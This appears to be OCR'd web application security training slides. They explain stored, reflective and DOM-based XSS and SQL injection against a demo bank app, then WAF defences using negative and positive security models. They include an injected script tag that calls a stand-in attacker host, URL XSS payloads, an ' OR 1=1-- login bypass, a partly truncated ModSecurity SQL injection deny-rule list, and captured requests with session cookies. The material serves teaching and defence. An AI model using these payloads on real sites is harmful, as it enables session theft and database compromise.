
Stored XSS

By inserting JavaScript code into web pages, an attacker can potentially execute malicious code on a client computer. In this way a hacker can obtain authentication and session information stored in cookies or run other types of scripts.


Guestbook - Microsoft Internet Explorer
Guestbook - Microsoft Internet Explorer
guestbook[1] - Notepad
File Edit Format View Help
1
2
3

```
<br />
<br />
Posted on:  November 5, 2004, PM<br />
Name:  Myname<br />
Email:  <a href='mailto:Email@myhompage.com'>Email@myhompage.com</a><br />
Homepage:  <a href='http://www.something.com'>http://www.something.com</a><br />
Comments:  Hello World <br />
<script language="JavaScript" src="http://xxx.theattacker.xxx/attack_script.js"></script><br />
<br />
<br />

</body>
</html>
```

Source code of the webpage on the client side




Vulnerable web server

1. A hacker inserts JavaScript code into the web application by simply filling in the web form.

2. Users view the modified page and execute the JavaScript code locally.

3. The web client downloads transparently the malicious code or uploads sensitive information to the attacker's machine


Reflective XSS



2. The specially crafter URL is send to the server.

3. The server reflects the URL and the browser executes the mobile code

1. Hacker tricks a user on clicking a specific link in an email or on another website. The link incorporates the code to execute.




DOM based XSS

- The client side mobile code is vulnerable to attack !
  - Ex. Reusing the URL in the loaded mobile code.


```
http://www.xxx.yyy/news.php?">#<script>alert("test")</script>
http://www.xxx.yyy/news.php?"><script>alert("test")</script>
```

The infamous .pdf bug (Jan 2007)
http://www.xxx.yyy//file.pdf#something=javascript:window.open(”http://some-evil-site”);




How to protect ?

- Never trust user supplied input !!!
  - Input validation at the server.
  - Client-side validation is easily circumvented
- Signatures ??
  - Customized websites
  - Zero day
  - Evasion techniques
  - …
- WAFs use a combination of protection methods




SQL INJECTION




SQL Injection

- SQL injection attacks try to run unauthorized SQL code against the underlying database of a web application system supplied via unprotected inputs.



Business impact


- Identity theft
- Stolen credentials
- Stolen credit cards
- Lost database integrity
- Database downtime
- …



Technical impact

- Deleting data
- Data modification !!!
- Adding or deleting tables
- Executing commands using stored procedures!!
- …

SQL injection example



Hacme Bank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://127.0.0.1/ Go Links
Google Search Web 66 blocked AutoFill Options
ONLINE BANKING
Foundstone News »
Done Internet
WelcomeForm - Microsoft Internet Explorer
Address http://127.0.0.1/hacmebank/welcome.aspx
Transfer Funds
Request a Loan
Inquiry
Copyright 2004 Foundstone, Inc.

Login

Username: 'OR 1=1--

Password:

Submit

Welcome Joe Vilella

Thank you for banking with Hacme Bank.

By clicking submit, the following request and arguments are passed to the web application.

```
http://192.168.10.81/login.aspx?__eventtarget=&__eventargument=&__viewstate=ddwtmtm3mjgxowyod&txtusername='+or+1
=1--&txtpassword=&btnsubmit=submit
```

The arguments are used to 'construct' an SQL query that will be passed to the SQL server.

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +    txtusername.Text + "' AND Password='" + txtpassword.Text + "'";
```


By carefully injecting 'partial' SQL code in the form …

```
SELECT Count(*) FROM Users WHERE UserName='' Or 1=1 --' AND Password=''
```

… the SQL query can be modified to execute different and unforeseen actions.

```
SELECT Count(*) FROM Users WHERE UserName='' Or 1=1--
```


HOW TO PROTECT ?



Negative security model


- Analyze the HTTP / HTTPS traffic for know vulnerabilities or bad traffic.
  - Negative security model
  - Patterns (regexp)
    - deny access to specific files or keywords
  - Signatures

Deny what might be dangerous.



But …

- Do you know what is dangerous?
- Be very careful for false positives !
  - Important things to look for:
    - editable
    - granular configuration
    - (automatic) update
    - attack identification


modsecurity-general.conf - Notepad
File Edit Format View Help
BreachGate WebDefend Console - [Policy Manager]
Console View Actions Tools Help
Event Viewer
Policy Manager
Site Manager
Search
Select Policy
Policy
Default Protection Policy
Protection and Audit Policy
Save As
Delete
Search Options
Search for Security Rule(s)
Look for:
Search
Clear
Ready
Start
Policy Manager - Default Protection Policy (Read-Only)
Default Protection Policy
BreachMarks
Visa Number
Amex Number
Discover Number
Mastercard Number
Diners Number
Jcb Number
Social Security Number
California ID Number
Custom BreachMarks
Security Rules
Technical Information Leak
Application Security Attack
Security Breaches
Parameter Manipulation
Blind SQL Injection Attack
SQL Injection Attack
Cross-site Scripting (XSS) At
Dashboard
Site: WWW.DEMO.COM:80
Events
Critical (0)
High (0)
Medium (0)
Low (0)
Informational (0)
Last 24 Hours
Last Week
Total
10
8
oring)\Patterns\Cross-Site Scripting\Best Practices]
dotDefender™
Application Security » Web Applications » auction.f5demo.com_HTTP_class » auction.f5demo.com_HTTP_c...fault [M] » Neg. RegExps
Properties
Object Types
Web Objects
Flows
Neg. RegExps
Charsets
Audit
Create...
Edit...
Delete...

```
## -- SQL Injection Attacks
-----------------------------------------------------


# Generic
SecRule ARGS "delete[[:space:]]+from"
SecRule ARGS "drop[[:space:]]+database"
SecRule ARGS "drop[[:space:]]+table"
SecRule ARGS "drop[[:space:]]+column"
SecRule ARGS "drop[[:space:]]+procedure"
SecRule ARGS "create[[:space:]]+table"
SecRule ARGS "update.+set.+="
SecRule ARGS "insert[[:space:]]+into.+values"
SecRule ARGS "select.+from"
SecRule ARGS "bulk[[:s
SecRule ARGS "union.+s
SecRule ARGS "or.+1[[
SecRule ARGS "alter[[
SecRule ARGS "or 1=1--
SecRule ARGS "'.+--"

# MS SQL
SecRule ARGS "exec.+xp
SecRule ARGS "exec.+sp
SecRule ARGS "@@[[:alr
SecRule ARGS ";--"
SecRule ARGS "exec[[:s
SecRule ARGS "openquer
SecRule ARGS "openrows
SecRule ARGS "msdasql'
SecRule ARGS "sqloledb
SecRule ARGS "sysobjec
SecRule ARGS "syscolum
SecRule ARGS "syslogin
SecRule ARGS "sysxlog'

SecRule ARGS "select.+
SecRule ARGS
"char[[:space:]]*\([[

# MySQL
SecRule ARGS "into[[:s
SecRule ARGS "load[[:s
SecRule ARGS "/\*.+\*/

# MS Access
SecRule ARGS "MSysACES
SecRule ARGS "MSysObje
```

Cross-Site Scripting

Choose which type of Cross-Site Scripting methods to intercept.

☑ JavaScript

☑ VBScript

Name: SQL Injection Attack

Severity: ● High

Actions:	Success	Fail	Information leakage	Attempt
Log	☑	☑	☑	☑
Alert	□	□	□	□
Reset	□	□	□	□
Block	□	□	□	□

SQL Injection is one of the OWASP top ten application security vulnerability>

Fixes

The following actions should be taken to resolve SQL Injection vulnerabilities in your code:

Negative RegExp

□	RegExp Name	Apply To	Except RegExp
□	Alibaba web server multiple vulnerabilities 1	Object	
□	Bad word (URI or Param) 4	Parameter=Value pairs	
□	Bad word (URI) 1	Object	
□	Server side code disclosure 1	Response	
□	SQL Injection 2	Header value	


Positive security model

- Positive security model
  - Allow what is known to be safe
  - Also known as and/or confused with a white list
- But how to build this model?
  - Manual or Learning mode
  - Detail level (url, parameters, GET & POST …)
  - Dynamic applications !
    - WEB2.0 type of applications

Positive security model

```
GET /horde/services/javascript.php?file=tree.js&app=horde HTTP/1.1
Host: webmail.radarhack.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3) Gecko/20070309 Firefox/2.0.0.3
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://webmail.radarhack.com/horde/services/portal/sidebar.php
Cookie: Horde3=64d9e199067ca89c2123f696cefb77b8; auth_key=d7d2541b92df9a76492082f0931fba1d; imp_key=eac1b4fa398654e294864808ad606fc4
```


```
POST /horde/imp/redirect.php HTTP/1.1
Host: webmail.radarhack.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3) Gecko/20070309 Firefox/2.0.0.3
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
